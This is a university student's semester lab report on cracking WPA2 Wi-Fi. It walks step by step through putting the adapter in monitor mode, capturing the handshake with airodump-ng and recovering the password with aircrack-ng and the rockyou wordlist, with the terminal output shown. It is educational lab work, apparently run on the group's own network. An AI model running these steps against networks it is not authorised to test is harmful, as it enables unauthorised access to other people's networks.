WIRELESS AIR CRACKING USING LINUX

WIFI-HACKING

Group Members

Breeha Bukhari 232120

Ammara Khalil 232924

Wajeeha Dauood 232108

Bachelor of Science in Cyber Security (2023)

Lab Instructor

SIR MOHSIN SARFAZ

SEMESTER PROJECT

INTRODUCTION TO CYBER SECURITY LAB

1st SEMESTER

It is to certified that project report titled “WIRELESS AIR CRACKING USING LINUX” Met the required standard for submission of semester project for the award of completion of 1st semester of Bachelor of Science in Cyber Security at Air University , Islamabad.

ABSTRACT

Wi-Fi cracking refers to the process of attempting to gain unauthorized access to a wireless network by exploiting vulnerabilities or weaknesses in the security protocols used to protect the network. This activity is typically carried out by hackers or security professionals to test the security of a network or to gain unauthorized access for malicious purposes.

It's important to note that attempting to gain unauthorized access to computer networks, including Wi-Fi networks, is illegal and unethical. Ethical hacking, also known as penetration testing, is a legitimate and legal way to assess the security of a network with the owner's consent.

If you have a legitimate need to assess the security of your own network or if you are a security professional conducting authorized testing, it's crucial to follow ethical guidelines and legal frameworks to ensure that your actions are lawful and responsible. Unauthorized network access attempts can lead to severe legal consequences.

Kali Linux Tools: Kali Linux is a distribution of Linux that includes a variety of tools for penetration testing and ethical hacking, including tools for Wi-Fi cracking.

REPORT FOR SEMESTER PROJECT

1. Introduction:

Using Kali linux tools, we have ethically hacked wireless network of our own setup in order to meet requirements of semester project.


It's crucial to respect the privacy and security of others. If you're concerned about the security of your own Wi-Fi network, it's advisable to take legal and ethical steps to enhance your network's security, such as using strong and unique passwords, enabling encryption (WPA3 if available), and keeping your router firmware up to date.

2. Procedure:

Following are the steps and to gain access to wireless network.

Step 1: First, we will check the status of our network adapter.

Command: **iwconfig.**



Step 2: In order to gain access to network we will now kill the conflicting process running in the background.

Command: **sudo airmon-ng check kill.**

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng check kill
[sudo] password for kali:

Killing these processes:

    PID Name
    783 dhclient
```

Step 3: Change the wireless network interface from managed mode to monitor mode in order to captures all wireless traffic on a particular channel without associating with any specific access point.

Command: **sudo airmon-ng start wlan0**.

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8xxxu        Realtek Semiconductor Corp. RTL8188EUS 802.11n Wireless Network Adapter
                (monitor mode enabled)
```

Step 4: To check that managed mode of adapter is now changed to monitor mode**.**


Command: **iwconfig**.

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on
```

Step 5: Now discover the access points around the adapter.

This shows the SSID and MAC address of all the available wireless networks.

Command: **sudo airodump-ng wlan0.**



Here note the MAC address of your device that is connected to particular network that we are going to attack.

SSID: 4A:59:B1:F1:CC:B0

We are going to attack on this network to gain access to it.

Step 6: Now, capture the four way handshake between network and device. Capturing the four-way handshake is often used in attempting to crack the Wi-Fi network's password.

Command: **sudo airodump-ng wlan0 –d 4A:59:B1:F1:CC:B0.**

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0 -d 4A:59:B1:F1:CC:B0

 CH 11 ][ Elapsed: 48 s ][ 2023-12-07 04:23 ][ WPA handshake: 4A:59:B1:F1:CC:B0

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 4A:59:B1:F1:CC:B0  -12      271       58    1   6  180   WPA2 CCMP   PSK  Galaxy A10s9127

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 4A:59:B1:F1:CC:B0  CA:86:0A:16:AD:EE  -14    1e- 1e     6      238  EAPOL
Quitting ...
```

Step 7: Make file “ammara” to store captured data that contains all the information about network.

Command: **sudo airodump-ng -w ammara -c 8 --bssid 4A:59:B1:F1:CC:B0 wlan0**

ammara (name of the file that stores capture in)

c (channel that we are gonna attack that is 6)

BSSID (we are gonna attack on this network)

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng -w ammara -c 6 --bssid 4A:59:B1:F1:CC:B0 wlan0
04:24:20  Created capture file "ammara-01.cap".
```

Step 8: we will check the file that we created to store the captures in it.


Command: **ls**

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop        ammara-01.csv           hack2-01.log.csv       lalala-01.kismet.csv     password-01.csv           try-01.log.csv
Documents      ammara-01.kismet.csv    hack2-02.cap           lalala-01.kismet.netxml  password-01.kismet.csv    try-02.cap
Downloads      ammara-01.kismet.netxml hack2-02.csv           lalala-01.log.csv        password-01.kismet.netxml try-02.csv
Music          ammara-01.log.csv       hack2-02.kismet.csv    lol-01.cap               password-01.log.csv       try-02.kismet.csv
Pictures       cowrie                  hack2-02.kismet.netxml lol-01.csv               pentbox                   try-02.kismet.netxml
Public         hack2-01.cap            hack2-02.log.csv       lol-01.kismet.csv        try-01.cap                try-02.log.csv
Templates      hack2-01.csv            kali-anonsurf          lol-01.kismet.netxml     try-01.csv                zphisher
Videos         hack2-01.kismet.csv     lalala-01.cap          lol-01.log.csv           try-01.kismet.csv
ammara-01.cap  hack2-01.kismet.netxml  lalala-01.csv          password-01.cap          try-01.kismet.netxml
```

Step 9: Now use the wireshark to open up that cap file that we created to store capture in it.

Command: **wireshark ammara-01.cap**

```
┌──(kali㉿kali)-[~]
└─$ wireshark ammara-01.cap
```



Step 10: Disable the monitor mode. Disabling monitor mode after capturing the necessary information helps minimize disruption to the normal operation of the network.

Command: **sudo airmon-ng stop wlan0.**

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng stop wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl8xxxu        Realtek Semiconductor Corp. RTL8188EUS 802.11n Wireless Network Adapter
                (monitor mode disabled)
```

Step 11: Some other commands are used to disable the monitor mode of network adapter**.**

```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig wlan0 down

┌──(kali㉿kali)-[~]
└─$ sudo iwconfig wlan0 mode managed

┌──(kali㉿kali)-[~]
└─$ sudo iwconfig wlan0 up
iwconfig: unknown command "up"

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig wlan0 up

┌──(kali㉿kali)-[~]
└─$ service NetworkManager restart

┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

Now the monitor mode is disabled.

Step 12: now we will use wordlist rockyou.txt to crack wifi using the file that we created in wireshark.

Command**: sudo aircrack-ng ammara-01.cap –w /usr/share/wordlist/rockyou.txt**

```
┌──(kali㉿kali)-[~]
└─$ aircrack-ng ammara-01.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening ammara-01.cap
Read 2681 packets.

   #  BSSID              ESSID                     Encryption

   1  4A:59:B1:F1:CC:B0  Galaxy A10s9127           WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening ammara-01.cap
Read 2681 packets.

1 potential targets
```

```
                               Aircrack-ng 1.7

   [00:00:47] 25721/14344392 keys tested (550.16 k/s)

   Time left: 7 hours, 13 minutes, 46 seconds                 0.18%

                           KEY FOUND! [ bbbbbbbb ]


   Master Key     : 9D 00 77 9B 04 83 7C EC CC 25 16 19 CA C8 18 50
                    70 FD 4D 71 E6 00 99 41 53 D5 1B 49 28 9F 2B 69

   Transient Key  : 02 8A 7A F2 AD F1 D5 00 00 00 00 00 00 00 00 00
                    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

   EAPOL HMAC     : 96 57 E4 3F 8F B7 15 F2 8D C3 8B 4C 7A 90 A9 EC
```

The password of network that we attacked is found that is **bbbbbbbb**.

CONCLUSION

Try to use long and complicated passwords for your networks that will take long time to get hacked.

REFRENCES

1. YOUTUBE.
2. GITHUB.

CONTRIBUTION ANALYSIS:

Breeha: Research and Project planning. (33%)

Ammara: Project and Report making. (33%)

Wajeeha: Presentation making and research on linux tools. (33%)

THE END.